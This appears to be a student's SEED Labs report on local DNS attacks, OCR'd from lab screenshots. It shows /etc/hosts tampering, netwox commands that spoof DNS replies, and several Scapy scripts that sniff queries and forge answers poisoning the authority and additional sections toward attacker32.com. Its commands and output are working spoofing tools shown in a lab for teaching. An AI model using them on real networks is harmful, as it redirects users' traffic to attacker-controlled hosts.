
b.



```
[03/23/22]seed@VM:/etc$ ping www.example.net
PING www.example.net (93.184.216.34) 56(84) bytes of data.
64 bytes from 93.184.216.34: icmp_seq=1 ttl=54 time=217 ms
64 bytes from 93.184.216.34: icmp_seq=2 ttl=54 time=8.92 ms
64 bytes from 93.184.216.34: icmp_seq=3 ttl=54 time=5.02 ms
64 bytes from 93.184.216.34: icmp_seq=4 ttl=54 time=24.6 ms
64 bytes from 93.184.216.34: icmp_seq=5 ttl=54 time=4.95 ms
64 bytes from 93.184.216.34: icmp_seq=6 ttl=54 time=5.22 ms
64 bytes from 93.184.216.34: icmp_seq=7 ttl=54 time=5.88 ms
64 bytes from 93.184.216.34: icmp_seq=8 ttl=54 time=4.46 ms
64 bytes from 93.184.216.34: icmp_seq=9 ttl=54 time=5.29 ms
^Z
[4]+  Stopped                 ping www.example.net
```

c. Edit /etc/hosts file and add ‘1.2.3.4 www.example.net’.


d.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:18 PM
/bin/bash 66x46

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.example.net
~
~
~
~
~
~
```

e. Then ping www.example.net, the output indicates that www.example.com was resolved as 1.2.3.4 without asking any DNS server.

f.



SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
12:28 PM
/bin/bash 66x46

```
[03/23/22]seed@VM:/etc$ ping www.example.net
PING www.example.net (93.184.216.34) 56(84) bytes of data.
64 bytes from 93.184.216.34: icmp_seq=1 ttl=54 time=217 ms
64 bytes from 93.184.216.34: icmp_seq=2 ttl=54 time=8.92 ms
64 bytes from 93.184.216.34: icmp_seq=3 ttl=54 time=5.02 ms
64 bytes from 93.184.216.34: icmp_seq=4 ttl=54 time=24.6 ms
64 bytes from 93.184.216.34: icmp_seq=5 ttl=54 time=4.95 ms
64 bytes from 93.184.216.34: icmp_seq=6 ttl=54 time=5.22 ms
64 bytes from 93.184.216.34: icmp_seq=7 ttl=54 time=5.88 ms
64 bytes from 93.184.216.34: icmp_seq=8 ttl=54 time=4.46 ms
64 bytes from 93.184.216.34: icmp_seq=9 ttl=54 time=5.29 ms
^Z
[4]+  Stopped                 ping www.example.net
[03/23/22]seed@VM:/etc$ sudo vi hosts
[03/23/22]seed@VM:/etc$ ping www.example.net
PING www.example.net (1.2.3.4) 56(84) bytes of data.
```

VI. Task 5

a. Use netwox to conduct the attack.

b.




```
[03/23/22]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H 1.2.3.4 -a "random.
com" -A 10.0.0.0 -f "src host 10.0.2.15" -d enp0s3
DNS_question________________________________________________.
| id=26158  rcode=OK          opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1      |
| www.example.net. A                                          |
| . OPT UDPpl=4096 errcode=0 v=0 ...                          |
|____________________________________________________________|
DNS_answer__________________________________________________.
| id=26158  rcode=OK          opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1      |
| www.example.net. A                                          |
| www.example.net. A 10 1.2.3.4                               |
| random.com. NS 10 random.com.                               |
| random.com. A 10 10.0.0.0                                   |
|____________________________________________________________|
^Z
[3]+  Stopped                 sudo netwox 105 -h "www.example.net" -H 1.2.3.4 -a
 "random.com" -A 10.0.0.0 -f "src host 10.0.2.15" -d enp0s3
[03/23/22]seed@VM:~$ 
```

c. The attack was successful since the spoofed information is printed out. And in DNS answer section, the IP 1.2.3.4 was arbitrary, random.com was a made-up domain name. The attack successfully faked a DNS reply.

VII. Task 6

a. Use netwox to conduct the attack, based on Task5 adding ttl and filter of source host and raw packet.


b.


SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
2:38 PM
/bin/bash
/bin/bash 80x24

```
[03/23/22]seed@VM:~$ sudo netwox 105 -h enp0s3 -H 10.0.2.15 -a www.example.net -
A 10.0.2.5 -T 600 -f "src host 10.0.2.5" -s raw
```

c. Once the dig command is running the information are printed out.


d.


SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 105x53

```
| id=8616   rcode=OK              opcode=QUERY                       |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1              |
| . NS                                                               |
| . NS 10 ns.example.net.                                            |
| ns.example.net. A 10 10.0.2.5                                      |
|____________________________________________________________________|
DNS_question_________________________________________________________.
| id=42523  rcode=OK              opcode=QUERY                       |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1              |
| www.google.com. A                                                  |
| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
|____________________________________________________________________|
DNS_answer___________________________________________________________.
| id=42523  rcode=OK              opcode=QUERY                       |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1              |
| www.google.com. A                                                  |
| www.google.com. A 10 1.2.3.4                                       |
| ns.example.net. NS 10 ns.example.net.                              |
| ns.example.net. A 10 10.0.2.5                                      |
|____________________________________________________________________|
```

e. When the attack is going on, capture traffic on wireshark. Many black packets saying ‘destination unreachable’ appears, and when running nslookup on example.com, the poisoned IP was printed out. The attack was successful.


f.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
2:37 PM
/bin/bash 88x19
Right Ctrl

```
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 8 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed Mar 23 14:35:59 EDT 2022
;; MSG SIZE  rcvd: 93

[03/23/22]seed@VM:~$ nslookup www.example.net
Server:         10.0.2.5
Address:        10.0.2.5#53
```

VIII. Task 7

a. Edit the authority section of the code provided.




```
/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        print(pkt)
        if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                                ttl=259200, rdata='10.0.2.5')
                # The Authority Section
                NSsec1 = DNSRR(rrname='www.example.net', type='NS',
                                ttl=259200, rdata='attacker32.com')
                #NSsec2 = DNSRR(rrname='example.net', type='NS',
                                #ttl=259200, rdata='ns2.example.net')
                # The Additional Section
                #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                                #ttl=259200, rdata='1.2.3.4')
                #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                                #ttl=259200, rdata='5.6.7.8')
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                qdcount=1, ancount=1, nscount=1, arcount=0,
                                an=Anssec, ns=NSsec1)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
~
```

b.

c. Run the python file and dig example.net on user machine. On wireshark, capture the traffic in the meanwhile. We can see at packet 4, under authoritative nameserver is example.net has a nameserver attacker32.com which is the value specified in the script. The poisoning on authority section was successful.

IX. Task 8

a. Adding google.com to NSsec2 in the script and change nscount to 2.




```
#/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        print(pkt)
        if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                                ttl=259200, rdata='10.0.2.5')
                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                                ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS',
                                ttl=259200, rdata='attacker32.com')
                # The Additional Section
                #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                                #ttl=259200, rdata='1.2.3.4')
                #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                                #ttl=259200, rdata='5.6.7.8')
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                qdcount=1, ancount=1, nscount=2, arcount=0,
                                an=Anssec, ns=NSsec1/NSsec2)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

b.

c. On user machine, dig google.com and observe the packets on wireshark captured, the nameserver is attacker32.com, indicating that the attack was successful.

X. Task 9

a. Edit the authority section and additional section with parameters given.

b. 

```
#/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        print(pkt)
        if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                                ttl=259200, rdata='10.0.2.5')
                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                                ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='example.net', type='NS',
                                ttl=259200, rdata='ns.example.net')
                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A',
                                ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                                ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                                ttl=259200, rdata='3.4.5.6')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                                qdcount=1, ancount=1, nscount=2, arcount=3,
                                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
~
```

c. As observed, only the entries in the authority section are cached, while the entries in the additional section are not cached. The additional entries are not cached because they are not authorized and may be considered malicious.